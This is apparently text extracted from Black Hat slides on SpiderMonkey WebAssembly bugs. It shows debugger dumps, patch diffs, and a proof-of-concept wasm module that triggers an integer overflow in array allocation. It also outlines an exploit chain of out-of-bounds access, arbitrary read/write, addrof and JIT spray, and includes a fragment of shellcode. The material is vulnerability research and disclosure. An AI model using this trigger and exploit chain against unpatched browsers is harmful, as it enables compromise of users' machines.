0x3b053b09d5c2:    push   rdx
0x3b053b09d5c3:    push   rdi
0x3b053b09d5c4:    push   rsp
0x3b053b09d5c5:    pop    rsi
0x3b053b09d5c6:    syscall
0x3b053b09d5c8:    ud2
```

The Bug 1880719 (Case 2)

Root Cause: Length integer overflow in array.new_default



array.new_default(-11)

```

Julian Seward, 9 months ago | Julian Seward, 9 months ago | 5 authors (Julian Seward and others) | 5 authors (Julian Seward and others)
144 class WasmArrayObject : public WasmGcObject {
145     public:
146         static const JSClass class_;
147
148         // The number of elements in the array.
149         uint32_t numElements_;
150
151         // Owned data pointer, holding `numElements_` entries. This is null if
152         // `numElements_` is zero; otherwise it must be non-null. See bug 18122
153         uint8_t* data_;
154
155         // AllocKind for object creation
156         static gc::AllocKind allocKind();
157

```

```

pwndbg> tele 0x36521e4008d8
00:0000| rax 0x36521e4008d8 -> 0x374ecf466b80 -> 0x374ecf43a328 -> 0x555558c56880 (js::WasmArrayObject::class_) -> 0x55555797d8a -> ...
01:0008| 0x36521e4008e0 -> 0x555558dbd1c0 -> 0x555558dbd058 -> 0x18
02:0010| 0x36521e4008e8 -> 0xfffffffff5 -> ...
03:0018| 0x36521e4008f0 -> 0x36521e400900 -> 0x555558de9420 -> 0x555558da89b0 -> 0x555558ce0b70 -> ...
04:0020| 0x36521e4008f8 -> 0x0 -> ...
05:0028| 0x36521e400900 -> 0x555558de9420 -> 0x555558da89b0 -> 0x555558ce0b70 -> 0x555558dd9640 -> ...
06:0030| 0x36521e400908 -> 0x374ecf466b80 -> 0x374ecf43a328 -> 0x555558c56880 (js::WasmArrayObject::class_) -> 0x55555797d8a -> ...
07:0038| 0x36521e400910 -> 0x555558dbd1c0 -> 0x555558dbd058 -> 0x18
pwndbg>
08:0040| 0x36521e400918 -> 0x200 -> ...
09:0048| 0x36521e400920 -> 0x555558dea7b8 -> 0x0
0a:0050| 0x36521e400928 -> 0x0
... + 5 skipped

```

The Bug 1880719 (Case 2)

Root Cause: Length integer overflow in array.new_default

class_	...
numElements	_data
...	...
class_	...
numElements	_data

0x36521

```
void MacroAssembler::wasmBumpPointerAllocateDynamic(
    Register instance, Register result, Register typeDefData,
    Register size,
    Register temp1, Label* fail) {

    ...
    int32_t endOffset = Nursery::offsetOfCurrentEndFromPosition();

    // Bail to OOL code if the alloc site needs to be initialized.
    load32(Address(typeDefData,
        wasm::TypeDefInstanceData::offsetOfAllocSite() +
        gc::AllocSite::offsetOfNurseryAllocCount()),
        temp1);
    branch32(Assembler::Equal, temp1, Imm32(0), fail);
    ...
}
```

```
Julian Seward, 9 months ago | Julian Seward, 9 months ago | 5 authors (Julian Seward and others) | 5 authors
144 class WasmArrayObject : public WasmGcObject { Julian Seward, 19 mont
145 public:
146     static const JSClass class_;
147
148     // The number of elements in the array.
149     uint32_t numElements_;
150
151     // Owned data pointer, holding `numElements_` entries. This is null if
152     // `numElements_` is zero; otherwise it must be non-null. See bug 1812
153     uint8_t* data_;
154
155     // AllocKind for object creation
156     static gc::AllocKind allocKind();
157
```

```
array.new_default(-11)
```

```
pwndbg> tele 0x36521e4008d8
00:0000 | rax 0x36521e4008d8 -> 0x374ecf466b80 -> 0x374ecf43a328 -> 0x555558c56880 (js::W
asmArrayObject::class_) -> 0x555555797d8a -> ...
01:0008 | 0x36521e4008e0 -> 0x555558dbd1c0 -> 0x555558dbd058 -<- 0x18
02:0010 | 0x36521e4008e8 -<- 0xffffffff5
03:0018 | 0x36521e4008f0 -> 0x36521e400900 -> 0x555558de9420 -> 0x555558da89b0 -> 0x5
55:58ce0b70 -<- ...
04:0020 | 0x36521e4008f8 -<- 0x0
05:0028 | 0x36521e400900 -> 0x555558de9420 -> 0x555558da89b0 -> 0x555558ce0b70 -> 0x5
55:58d9640 -<- ...
06:0030 | 0x36521e400908 -> 0x374ecf466b80 -> 0x374ecf43a328 -> 0x555558c56880 (js::W
asmArrayObject::class_) -> 0x555555797d8a -> ...
07:0038 | 0x36521e400910 -> 0x555558dbd1c0 -> 0x555558dbd058 -<- 0x18
pwndbg>
08:0040 | 0x36521e400918 -<- 0x200
09:0048 | 0x36521e400920 -> 0x555558dea7b8 -<- 0x0
0a:0050 | 0x36521e400928 -<- 0x0
...
... ↓ 5 skipped
```


How to Exploit (Case 2)

1. OOB Read/Write

a. Twice memory allocation to trigger the bug in asm code (First in OOL)


```
var wasm_code = wasmTextToBinary(`(module
  (type $a (array i32))
  (func (export "testA") (result (ref $a))
    (array.new $a (i32.const 0) (i32.const 1))
    drop
    (array.new $a (i32.const 0) (i32.const 2147483647))
  )
)`);
```

b. RW object fields behind the OOB wasm array




How to Exploit (Case 2)

1. OOB Read/Write
2. Arbitrary Read/Write: OOBW data file of next WasmArrayObject to the victim addr




How to Exploit (Case 2)

1. OOB Read/Write
2. Arbitry Read/Write: OOBW data file of next WasmArrayObject to the victim addr
3. Addrof:
 - a. Alloc an i32 wasmarray
 - b. Alloc a ref wasmarray
 - c. Using JS objects as **arguments of exported wasm function**
 - c. Replace the data field of i32 wasmarray to ref wasmarray
 - d. Read the value of i32 wasmarray



How to Exploit (Case 2)

1. OOB Read/Write
2. Arbitrary Read/Write: OOBW data file of next WasmArrayObject to the victim addr
3. AddrOf
4. JIT spray (same)



Patch Analysis

Add the check of *storageBytes*

```
if (lir->numElements()->isConstant()) {
-    uint32_t storageBytes =
-        WasmArrayObject::calcStorageBytes(mir->elemSize(), numElements);
-    if (storageBytes > WasmArrayObject_MaxInlineBytes) {
+    CheckedUint32 storageBytes =
+        WasmArrayObject::calcStorageBytesChecked(mir->elemSize(), numElements);
+    if (!storageBytes.isValid() ||
+        storageBytes.value() > WasmArrayObject_MaxInlineBytes) {
...
    masm.wasmNewArrayObjectFixed(instance, output, typeDefData, temp1, temp2,
-                                ool->entry(), numElements, storageBytes,
-                                mir->zeroFields());
+                                ool->entry(), numElements,
+                                storageBytes.value(), mir->zeroFields());

    masm.bind(ool->rejoin());
}
} else {
...
    masm.wasmNewArrayObject(instance, output, numElements, typeDefData, temp1,
                           ool->entry(), mir->elemSize(), mir->zeroFields());
...
}
```

Patch Analysis

Add the check of *storageBytes*,



```
if (lir->numElements()->isConstant()) {  
-     uint32_t storageBytes =  
-         WasmArrayObject::calcStorageBytes(mir->elemSize(), numElements);  
-     if (storageBytes > WasmArrayObject_MaxInlineBytes) {  
+     CheckedUint32 storageBytes =  
+         WasmArrayObject::calcStorageBytesChecked(mir->elemSize(), numElements);  
+     if (!storageBytes.isValid() ||  
+         storageBytes.value() > WasmArrayObject_MaxInlineBytes) {  
...  
    masm.wasmNewArrayObjectFixed(instance, output, typeDefData, temp1, temp2,  
-                                ool->entry(), numElements, storageBytes,  
-                                mir->zeroFields());  
+                                ool->entry(), numElements,  
+                                storageBytes.value(), mir->zeroFields());  
  
    masm.bind(ool->rejoin());  
}  
} else {  
...  
    masm.wasmNewArrayObject(instance, output, numElements, typeDefData, temp1,  
        ool->entry(), mir->elemSize(), mir->zeroFields());  
...  
}
```

Same
Logic

The Bug 1882481 (Case 3)

Add same check

```
void MacroAssembler::wasmNewArrayObject(Register instance, Register result,
[. . . ]

    branchTestPtr(Assembler::NonZero,
                  Address(temp, gc::AllocSite::offsetOfScriptAndState()),
                  Imm32(gc::AllocSite::LONG_LIVED_BIT), fail);
[. . . ]
+ // Ensure that the numElements is small enough to fit in inline storage.
+ branch32(Assembler::Above, numElements,
+           Imm32(WasmArrayObject::maxInlineElementsForElemSize(elemSize)),
+           fail);
+
[. . . ]
+ // Compute the size of the allocation in bytes. The final size must correspond
+ // to an AllocKind. See WasmArrayObject::calcStorageBytes and
+ // WasmArrayObject::allocKindForIL.
+
+ // Compute the size of all array element data.
+ mul32(Imm32(elemSize), numElements);
+ // Add the data header.
+ add32(Imm32(sizeof(WasmArrayObject::DataHeader)), numElements);
}
```

Conclusion

Black Hat Sound Bytes

- Introduce the concept of WASM execution vulnerabilities, analyze the attack surface of these vulnerabilities.
- Improve and integrate the WASM and JavaScript fuzz testing framework, and propose a targeted vulnerability finding method using multiple methods.
- Analyze high-risk WASM execution vulnerabilities we found in mainstream browsers, and show how to exploit them.

Acknowledgement

- *Yang Yu (@tombkeeper)*
- *Guancheng Li(@Atuml1)*
- *Cen Zhang*
- *Samuel Groß, Carl Smith and V8 Team*
- *Amy Ressler and Chrome VRP*

Thanks!

